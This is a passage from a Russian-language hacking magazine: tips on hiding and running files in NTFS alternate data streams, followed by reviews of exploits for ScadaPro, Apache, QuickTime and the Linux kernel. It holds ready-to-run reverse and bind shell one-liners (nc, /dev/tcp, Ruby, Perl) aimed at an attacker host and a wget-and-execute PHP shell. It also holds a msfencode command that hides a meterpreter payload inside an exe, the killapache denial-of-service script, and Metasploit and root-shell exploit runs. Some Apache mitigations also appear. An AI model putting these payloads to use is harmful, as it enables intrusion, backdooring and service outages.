Сейчас альтернативные потоки создаются редко. Кратко пробегусь по основным тонкостям и примерам использования скрытых потоков. Во-первых, когда создается файл в системе, данные записываются в стандартный поток $DATA. Любой, даже «бесправный», пользователь может создавать дополнительные потоки к файлам, причем даже к тем, к которым у него прав, по сути, нет. Во-вторых, информацию в потоках можно не только хранить, но и запускать. Далее, потоки можно создавать как к файлам, так и к каталогам (хотя из последних запустить файл не получится). В-четвертых, размер настоящего файла не меняется, а проводник не отображает дополнительных потоков. В-пятых, при пересылке файлов, например, по почте или на флешку, копируется только стандартный поток. То есть мы имеем достаточно лайтовый способ для сокрытия инфы, например, на работе. Малварь этим способом тоже пользуется, но для антивирусов ADS давно не проблема. Теперь практические примеры.

```
Записываем текст в дополнительный поток — secrets.txt
echo "some secrets" > test.txt:secrets.txt
```



Читаем дополнительные потоки, используя ссылки

```
Читаем текст из потока secrets.txt
more < test.txt:secrets.txt
notepad.exe test.txt:secrets.txt
```

```
Записываем исполняемый файл в поток
type C:\windows\system32\calc.exe > test.txt:calc.exe

Запускаем файл из потока (нужно указывать полный путь)
start c:\test.txt:calc.exe
wmic process call create \\.\c:\test.txt:calc.exe
```

Так как не все программы поддерживают дополнительные потоки, может возникнуть проблема с их открытием. Но она решается за счет создания символических линков с помощью mklink.

```
mklink link_file.txt test.txt:secrets.txt
```

Раньше встроенных способов для просмотра потоков в винде не было — теперь же для этого можно воспользоваться стандартной командой для листинга директорий с аргументом /R:

```
dir /R
```

Кстати, еще одна интересная фича для обычной жизни. Всем известно, что в *nix'ах (UFS) есть жесткие ссылки (hardlink) на файлы, то есть файл у нас фактически один, а ссылок на него – много.

Причем раскиданы они могут быть по всей системе. Так вот в NTFS такая возможность тоже есть, но почему-то она «забылась» и особо не используется. Единственное ограничение для NTFS — жесткие ссылки могут быть только на одном логическом диске. В XP это делается так:

```
fsutil hardlink create новая_ссылка исходный_файл
```

Начиная с Vista, это делается утилитой mklink с аргументом '/h':

```
mklink /h новая_ссылка исходный_файл
```

ПОЛУЧИТЬ ШЕЛЛ СТАНДАРТНЫМИ СРЕДСТВАМИ

ЗАДАЧА

РЕШЕНИЕ

Пару номеров назад мы исследовали всякие ниндзя-трюки в консоли Windows. Было бы неправильно оставить без внимания *nix-системы. В никсах по сравнению с Windows стандартных возможностей пруд пруди — через консоль возможно практически все. Мы же традиционно коснемся аспекта получения удаленного шелла. Это часто бывает необходимо, например, для развития атаки через какую-то уязвимость на сервере, позволяющую просто выполнять команды. Посуди сам: полноценный шелл всегда гораздо удобнее, чем любой другой костыльный вариант для выполнения команд. Ниже я быстро пробегусь и приведу основные направления получения шелла. Для примера назначим хостом атакующего 192.168.0.1.

Начнем с самого простого:

```
Бинд-порта у жертвы с редиректом в шелл
nc –l –p 8080 –e '/bin/bash'
Реверс-шелл. Открываем порт у атакующего
nc –l –p 5555
Реверс-шелл. Открываем порт у жертвы
nc 192.168.0.1 5555 –e '/bin/bash'
```

Если параметр «–e» в netcat недоступен, можно воспользоваться перенаправлением ввода-вывода через FIFO:

```
Реверс-шелл без –e
mknod bp p; nc 192.168.0.1 5555 0<bp | /bin/bash 1>bp
```

Если netcat недоступен совсем, то:

```
Реверс-шелл без netcat
/bin/bash -i > /dev/tcp/192.168.0.1/5555> 0<&1 2>&1
2-й вариант через telnet
mknod bp p; telnet 192.168.0.1 5555 0<bp | /bin/bash 1>bp
```

Кроме того, с помощью любых скриптовых языков (perl, awk, shell и т.д.) без каких-либо проблем реализуется шелл/реверс-шелл.

```
Реверс-шелл на Ruby:
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("192.168.0.1",
"5555");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print
io.read}end'

То же самое на Perl:
perl -e 'use Socket;$i="192.168.0.1";$p=5555;socket(S,
PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,
sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(
STDOUT,">&S");open(STDERR,">&S");exec("/bin/bash -i");};'
```

Чтобы не заморачиваться с набором кода в консоли и при этом получить хороший шелл, можно загрузить заготовку через wget, отправив ее на исполнение интерпретатору.

```
wget -O /tmp/shell.php http://192.168.0.1/good_php_shell.
txt && php -f /tmp/shell.php
```

Последний вариант, который я могу предложить, — реверс-шелл через Xterm. Подключение будет происходить на 6001 порт:

```
У атакующего
Xnest:1
xhost +ip_жертвы
У жервы
xterm -display 192.168.0.1:1
```

Как можно видеть, возможностей для получения шелла масса :).

ВНЕДРИТЬ БОЕВУЮ НАГРУЗКУ В ЛЮБОЙ EXE-ФАЙЛ

ЗАДАЧА

РЕШЕНИЕ

Не так давно у msfencode появилась возможность внедрять пэйлоады в exe-файлы без потери функционала последних. Это отличается от того, что было ранее. Тогда от exe-файла оставались, по сути, только ресурсы (иконка, описание) и исходный размер, но исполнялся только пэйлоад. Теперь же пэйлоад может исполняться параллельно в другом потоке процесса.

```
./msfpayload windows/meterpreter/reverse_tcp LPORT=5555 R
| ./msfencode -a x86 -t exe –x cmd.exe –k
```

Здесь:

- -x — указание на использование стороннего темплэйта(exe);
- -k — запуск пэйлоада в отдельном потоке.

Все просто и не особо заметно :)

Павел Александрович (ivinside.blogspot.com)
Дмитрий Михайлович (115612, дер. Красная звездочка, д.1)



Обзор эксплоитов

Каждая найденная уязвимость и каждый написанный для нее эксплоит все ближе и ближе подводят нас к пониманию природы ПО, мотивируя к совершенствованию кода. Не будем отступать от этого увлекательнейшего процесса и рассмотрим по этому случаю несколько новых экземпляров из области эксплоитостроения.

1 Множественные уязвимости в Measuresoft ScadaPro



(AV:N/AC:L/AU:N/C:P/I:P/A:P)

BRIEF

Последнее время в кругах информационной безопасности стало модно обсуждать баги в различных SCADA-системах, вот и мы решили не отставать от трендов и поведать о том, насколько дырявы они порой бывают. Позволю себе привести выдержку из Википедии, дабы у всех уже, наконец, отпали вопросы о том, что же такое SCADA. SCADA — это программный пакет, предназначенный для разработки или обеспечения работы в реальном времени систем сбора, обработки, отображения и архивирования информации об объекте мониторинга или управления. Короче говоря, это автоматизированная система, которая, как правило, управляет или помогает управлять какими-то сложными системами и процессами на производстве и сложных технических объектах. Подобные задачи решает и продукт ScadaPro от компании Measuresoft. Шаловливые ручки хакеров добрались и до него и обнаружили там просто тонны разных уязвимостей!

EXPLOIT

В рассматриваемой системе присутствует сервис под незамысловатым названием service.exe, слушающий порт под номером 11234. Этому сервису можно передавать некоторые команды, разделенные на группы. Группу определяет второй переданный байт, а первый обозначает саму команду. В процессе тестирования этих команд исследователь под ником aluigi нашел столько различных уязвимостей, что даже не протестировал их все. В основном это были уязвимости типа переполнения буфера, исполнения кода и выхода за пределы корневой директории. И все эти уязвимости были найдены только при тестировании команд одной из категорий. Возможность атак типа переполнения буфера существует, скорее всего, во всех командах из-за использования функций sscanf и strcpy:

```
0040A0D9   .   LEA EDX,DWORD PTR SS:[ESP+38]
0040A0DD   .   PUSH EDX
0040A0DE   .   PUSH service.0067D484      ; "%s"
0040A0E3   .   PUSH EDI
0040A0E4   .   CALL service.004192FB      ; sscanf

...

0040A114   >   LEA EDX,DWORD PTR SS:[ESP+20]
0040A118   .   MOV EAX,EDI
0040A11A   .   SUB EDX,EDI
0040A11C   .   LEA ESP,DWORD PTR SS:[ESP]
0040A120   >   MOV CL,BYTE PTR DS:[EAX]
0040A122   .   MOV BYTE PTR DS:[EDX+EAX],CL
0040A125   .   ADD EAX,1
0040A128   .   TEST CL,CL
0040A12A   .^  JNZ SHORT service.0040A120
```

Эксплоит доступен по ссылке: aluigi.org/poc/scadapro_1.zip. В архиве лежат примеры команд для передачи серверу, с помощью которых достигается эксплуатирование описанных ранее багов:

```
nc SERVER 11234 < scadapro_1b.dat
; прочитать c:\boot.ini
nc SERVER 11234 < scadapro_1c.dat
; создать c:\evil_file.txt
nc SERVER 11234 < scadapro_1d.dat
```

```
sub killapache {
print "ATTACKING $ARGV[0] [using $numforks forks]\n";

$pm = new Parallel::ForkManager($numforks);

$|=1;
srand(time());
$p = "";
for ($k=0;$k<1300;$k++) {
    $p .= ",5-$k";
}

for ($k=0;$k<$numforks;$k++) {
my $pid = $pm->start and next;

$x = "";
my $sock = IO::Socket::INET->new(PeerAddr => $ARGV[0],
                                 PeerPort => "80",
                                 Proto    => 'tcp');

$p = "HEAD / HTTP/1.1\r\nHost: $ARGV[0]\r\nRange:bytes=0-$p\r\nAccept-Encoding: gzip\r\nConnection: close\r\n\r\n";
print $sock $p;

while(<$sock>) {
}
 $pm->finish;
}
$pm->wait_all_children;
print ":pPpPpppPpPPppPpppPp\n";
}
```

Текст функции из оригинального сплоита, убивающего Apache

```
; удалить c:\valid_file.txt
nc SERVER 11234 < scadapro_1e.dat
; запустить notepad
```

Спустя несколько дней после релиза PoC появился соответствующий модуль Metasploit, который автоматизирует процессы создания/удаления/запуска файлов.

TARGETS
Measuresoft ScadaPro <= 4.0.0

SOLUTION
Обновления от разработчиков пока не последовало.

2 Удаленный отказ в обслуживании веб-сервера Apache

CVSSV2 7.8



(AV:N/AC:L/AU:N/C:N/I:N/A:C)

BRIEF
В конце августа в рассылке Full Disclosure появился занятный скрипт, который начисто кладет практически все веб-серверы Apache, вплоть до новейших 2.2.x. Это достигается отправкой множества специально сформированных запросов, обрабатывая которые, сервер бодро съедает всю доступную память, не давая при этом нормально функционировать ни себе, ни другим сервисам в системе.

EXPLOIT
Оригинальный код скрипта можно забрать по ссылке goo.gl/DK1pA. Использовать его достаточно просто:

```
$ perl killapache.pl www.example.com 50
```

Параметр номер раз — атакуемый хост, параметр номер два — количество потоков, через которые будут долбиться запросы. Сами же запросы выглядят следующим образом:

```
HEAD / HTTP/1.1
Host: www.example.com
Range: bytes=0-,5-0,5-1,5-2,5-3,5-4,<...>,5-1299,5-1300
Accept-Encoding: gzip
Connection: close
```

Обрати внимание на используемый здесь заголовок Range. В нем указываются перекрывающиеся диапазоны байтов, из которых в итоге соберется контент. В сочетании с используемым gzip-сжатием (Accept-Encoding: gzip) на операцию сборки затрачивается слишком много памяти. Например, если в заголовке Range передана тысяча диапазонов, то Apache пытается отдельно сжать каждый диапазон, выделяя для каждой операции избыточный по размеру буфер. Спустя некоторое время было так же обнаружено, что такой же уязвимости подвержен устаревший заголовок Request-Range, поддержка которого оставлена для обеспечения совместимости с Netscape Navigator 2-3 и MSIE 3.

По умолчанию эксплоит делает запросы к корневой странице сайта, и поэтому может работать не везде. Но это легко изменить: нужно лишь исправить значение переменной $p, в которой содержатся заголовки будущего запроса, например, изменить «`HEAD / HTTP/1.1`» на «`HEAD /robots.txt HTTP/1.1`» или на другой заведомо существующий URL.

Если ты являешься счастливым обладателем сервера с Apache'ем, то рекомендую проверить его на наличие этой баги и принять меры. Провериться можно такой командой:

```
$ curl -I -H "Range: bytes=0-1,0-2" -s www.example.com/
robots.txt | grep Partial
```

Если в ответ на этот запрос приходит «206 Partial Content», то тебе не повезло и твой сервер рано или поздно попадет под раздачу. Кроме обновления веб-сервера до версии, где эта бага исправлена, существует несколько способов защититься. Расскажу про них в соответствующем разделе.

TARGETS
Веб-сервер Apache версий 1.3.x, 2.0.x вплоть до 2.0.64 и 2.2.x вплоть до 2.2.19.

SOLUTION
Если у тебя на сервере используется nginx, то можно запретить ему проксировать опасные заголовки с помощью таких директив:

```
proxy_set_header Range "";
proxy_set_header Request-Range "";
```


Для самого Apache можно принудительно очищать заголовок Range при помощи mod_header («RequestHeader unset Range» и «RequestHeader unset Request-Range») или блокировать длинные последовательности Range через mod_rewrite:

```
Вариант 1
RewriteEngine On

RewriteCond %{HTTP:Range} bytes=0-[0-9]+, [NC,OR]
RewriteCond %{HTTP:Range} bytes=([0-9-],){4,} [NC,OR]
RewriteCond %{HTTP:Range} bytes=[0-9,-]+,0-(,|$) [NC]
RewriteRule .? http://%{SERVER_NAME}/ [NS,L,F]

Вариант 2
RewriteEngine On
RewriteCond %{REQUEST_METHOD} ^(HEAD|GET) [NC]
RewriteCond %{HTTP:Range} ([0-9]*-[0-9]*)(\s*,\s*[0-9]*-
[0-9]*)+
RewriteRule .* — [F]

Вариант 3
RewriteEngine On
```



Одно из окон интерфейса ScadaPro

```
RewriteCond %{HTTP:Range} bytes=0-.* [NC]
RewriteRule .? http://%{SERVER_NAME}/ [R=302,L]
```

Но лучше всего, конечно же, обновиться до версии Apache 2.2.20.

3 Apple QuickTime PICT PnSize Buffer Overflow

CVSSV2 9.3

(AV:N/AC:M/AU:N/C:C/I:C/A:C)

BRIEF

Дата релиза: 8 августа 2011 года
Автор: MC, corelanc0d3r
CVE: CVE-2011-0257

QuickTime — проприетарная технология компании Apple, разработанная еще в 1991 году для воспроизведения цифрового видео, звука, текста, анимации, музыки и панорамных изображений в различных форматах. QuickTime Player в свою очередь — это бесплатный мультимедийный плеер, который активно используется для просмотра множества различных типов файлов, включая файлы видео, аудио, изображений, графики и фильмов виртуальной реальности (VR).

EXPLOIT

Описываемая уязвимость существует в обработке опкода PnSize PICT-файла. Обработчик преобразует 16-битное беззнаковое значение в 32-битное значение со знаком. Это скопированное значение позже используется в качестве аргумента для функции, которая копирует данные из файла в стек. В результате происходит переполнение буфера на стеке, которое позволяет осуществить выполнение произвольного кода в контексте текущего пользователя.


PICT-файл начинается заголовком в 512 байт, за которыми следует изображение. В этом файле содержатся структуры данных QuickDraw/Color QuickDraw. QuickDraw-изображение содержит заголовок фиксированной длины, за которыми следуют данные переменного размера, описывающие изображение.

```
picSize:   INTEGER;
picFrame:  RECT;
```

После этих полей располагается переменное количество данных, содержащих опкоды. Последние описывают команды рисования и параметры, которые влияют на получаемое изображение. 1-м опкодом в любом изображении должен идти опкод версии, за которым следует версия изображения. 1-й опкод представляет собой 2-байтный опкод версии (0x0011). Далее следуют 2-байтная версия изображения (0x02ff).

Заголовок изображения (фиксированный размер в 30 байт):

```
$0011    WORD      {опкод версии}
$02FF    WORD      {версия изображения}
$0C00    WORD      {зарезервированный опкод заголовка}
24 байта           {зарезервировано}
```



Передача управления на ROP-цепочку в обработчике исключения

Данные определяющие изображение (переменного размера):

```
opcode   WORD      {команда рисования}
data . . .
opcode   WORD      {команда рисования}
data . . .
...
$00FF    WORD      {опкод конца изображения}
```

Выдержка из таблицы опкодов:

```
...
$0006    SpExtra           space extra (fixed point)   4
$0007    PnSize            pen size (point)            4
$0008    PnMode            pen mode (word)             2
...
```

Среди перечисленных в данной таблице опкодов содержится и опкод PnSize, в обработке которого кроется ошибка, приводящая к уязвимости.

```
Код, производящий запись на стек
6691CCD8    .      JB SHORT QuickT_1.6691CD04
6691CCDA    .      REP MOVS DWORD PTR ES:[EDI],
                             DWORD PTR DS>
6691CCDC    .      JMP DWORD PTR DS:[EDX*4+6691CDF4]
```

После n шагов выполнения кода в edi окажется значение, приводящее к access violation. Но так как SEH-цепочка в ходе этого безумства будет перезаписана нашим значением 0x13BDF8, то мы попадем прямиком на этот адрес. Именно с него и начнет свое исполнение ROP-цепочка, отвечающая за обход DEP и передачу управления на полезную нагрузку.

Трасса исполнения ROP-цепочки:

```
67202C75        ADD ESP,4D0

67202C7B        RETN
67E21084        POP ECX
67E21085        RETN

68994002        MOV EAX,DWORD PTR DS:[ECX]
68994004        RETN

6696CA36        XCHG EAX,ESI
6696CA37        RETN

66C78001        POP EBP
66C78002        RETN

67208003        POP EBX
67208004        RETN

6783EE02        POP EDX
6783EE03        RETN

67E21084        POP ECX
67E21085        RETN
```

```
6762A008         POP EDI
6762A009         RETN

685A9802         POP EAX
685A9803         RETN
682F0001         PUSHAD
682F0002         RETN
66A78005         RETN
```

Дальше прыгаем на начало полезной нагрузки, располагающейся на стеке (уже имеющем флаг исполнения):

```
67EB8573         CALL ESP

0013B53C   90909090   ђђђђ
0013B540   EB5903EB   л Yл
0013B544   FFF8E805   ишя
0013B548   4949FFFF   яяII
...
```

И напоследок создадим вариацию описываемого эксплоита с классической полезной нагрузкой в виде запускающегося калькулятора в metasploit:

```
msf > use exploit/windows/fileformat/apple_quicktime_pn-
size
msf exploit(apple_quicktime_pnsize) > set payload win-
dows/exec
payload => windows/exec
msf exploit(apple_quicktime_pnsize) > set CMD calc.exe
CMD => calc.exe
msf exploit(apple_quicktime_pnsize) > show options
Module options (exploit/windows/fileformat/apple_quick-
time_pnsize):
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
FILENAME  msf.mov          no        The file name.

Payload options (windows/exec):
Name     Current Setting   Required   Description
----     ---------------   --------   -----------
CMD • calc.exe • yes • The command string to execute
EXITFUNC • process• yes• Exit technique: seh, thread,
process, none

Exploit target:
   Id  Name
   --  ----
   0   Windows XP SP3 with DEP bypass


msf  exploit(apple_quicktime_pnsize) > exploit
[*] Generated output file /home/lalala/.msf4/data/ex-
ploits/msf.mov
```

TARGETS

Apple QuickTime Player 7.60.92.0

SOLUTION

Существуют обновления, устраняющие данную уязвимость



SEH-цепочка перезаписана нашим обработчиком

4 Linux Kernel < 2.6.36.2 Econet Privilege Escalation Exploit

CVSSV2 6.2

(AV:L/AC:H/AU:N/C:C/I:C/A:C)

BRIEF

Дата релиза: 5 сентября 2011
Автор: Jon Oberheide, CVE: CVE-2010-4073

EXPLOIT

Эксплоит интересен тем, что в своей реализации использует сразу три уязвимости с конечной целью поднятия привилегий на локальной машине. Главной уязвимостью является переполнение стека ядра, а не переполнение буфера на стеке, что описывается в соответствующем CVE. Приведем описания упомянутых используемых CVE-шек:

CVE-2010-3848

Переполнение буфера на стеке в функции econet_sendmsg, располагающейся в net/econet/af_econet.c в ядрах Linux < 2.6.36.2. Когда адрес econet скофигурирован, локальные пользователи имеют возможность повысить привилегии, предоставляя большое число iovec-структур.

CVE-2010-3850

Функция ec_dev_ioctl в net/econet/af_econet.c в ядрах Linux < 2.6.36.2 не требует наличия CAP_NET_ADMIN, что дает возможность локальным пользователям обходить встроенные ограничения доступа и конфигурировать адреса econet через ioctl-вызов SIOCSIFADDR.

CVE-2010-4073

Подсистема ipc в ядрах Linux < 2.6.37-rc1 не инициализирует некоторые структуры, что дает возможность локальным пользователям получать потенциально важную информацию из стековой памяти ядра.

Пример использования эксплоита:

```
$ gcc 17787.c -o expl -lrt
$ ./expl
[+] looking for symbols...
[+] resolved symbol commit_creds to 0xffffffff81088ad0
[+] resolved symbol prepare_kernel_cred to
0xffffffff81088eb0
[+] resolved symbol ia32_sysret to 0xffffffff81046692
[+] spawning children to achieve adjacent kstacks...
[+] found parent kstack at 0xffff88001c6ca000
[+] found adjacent children kstacks at 0xffff88000d10a000
and 0xffff88000d10c000
[+] lower child spawning a helper...
[+] lower child calling compat_sys_wait4 on helper...
[+] helper going to sleep...
[+] upper child triggering stack overflow...
[+] helper woke up
[+] lower child returned from compat_sys_wait4
[+] parent's restart_block has been clobbered
[+] escalating privileges...
[+] launching root shell!
# id
uid=0(root) gid=0(root)
```


TARGETS

Linux Kernel < 2.6.36.2

SOLUTION

Существуют обновления, устраняющие данную уязвимость.

Pr0xor (php.m4sql@gmail.com, rdot.org/forum)



Бэкдор в БД

ПРОТРОЯНИВАНИЕ MYSQL С ПОМОЩЬЮ ХРАНИМЫХ ФУНКЦИЙ, ПРОЦЕДУР И ТРИГГЕРОВ

